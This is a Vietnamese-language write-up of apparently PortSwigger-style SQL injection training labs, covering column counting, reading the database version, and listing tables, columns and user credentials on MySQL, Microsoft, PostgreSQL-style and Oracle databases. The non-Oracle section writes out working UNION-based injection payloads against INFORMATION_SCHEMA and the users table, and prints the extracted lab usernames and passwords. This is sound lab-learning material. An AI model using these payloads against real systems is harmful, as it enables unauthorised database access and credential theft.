


và ta đã thành công tìm được có 2 cột trong đây

Giờ thì đọc version của oracle thôi




Ta nhét vào payload trên và kết quả



Và ta đã hoàn thành bài


Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Đây là đầu bài



Giờ ta tìm param đầu vào của web server này thôi

Bài này có vẻ đơn giản hơn bài trên vì không cần tìm table trong system




Đây là querry chính xác

Giờ ta tìm cột thôi

và trong đây có 2 cột

Giờ thì ta đọc version của db ra thôi



kết quả hoàn thành


Lab: SQL injection attack, listing the database contents on non-Oracle databases

Yêu cầu lần này là khai thác lấy mật khẩu các user trong db để đăng nhập

Ta đã tìm param đầu vào

Giá trị trả về là true


Giờ thì khai thác tìm số cột chính xác



có 2 cột trong table này

Giờ tìm tên của các database và tables của các DB và tên column của các table

Database



Tables của public

-1' union select null,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA ='public' --

Refine your search:
All | Clothing, shoes and accessories | Gifts | Pets | Tech gifts | Toys & Games

users_iqntsq
products

Column name của table user_iqntsq của db public

-1' union select null,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'public' AND TABLE_NAME = 'users_iqntsq' --

Refine your search:
All | Clothing, shoes and accessories | Gifts | Pets | Tech gifts | Toys & Games

password_ujejqn
username_yjbbmi


Có 2 cột trong bảng đó

-1' union select username_yjbbmi,password_ujejqn from users_iqntsq --

Refine your search:
All | Clothing, shoes and accessories | Gifts | Pets | Tech gifts | Toys & Games


administrator
uzy0of1nxxe1ichwngin
carlos
h5wu7r3eg0p02bjioh1m
wiener
ptwn71iybundqn0m1xad

Lấy được thông tin trong database




hoàn thành

Lab: SQL injection attack, listing the database contents on Oracle



Như ở bài trên đã làm về Oracle thì lần này, ta tìm số cột cũng dựa vào những thông tin tìm kiếm được




Có 2 cột


Tên bảng

Tên cột trong table USER_QDMEIM


Giờ ta đọc giá trị trong bảng thôi



Hoàn thành

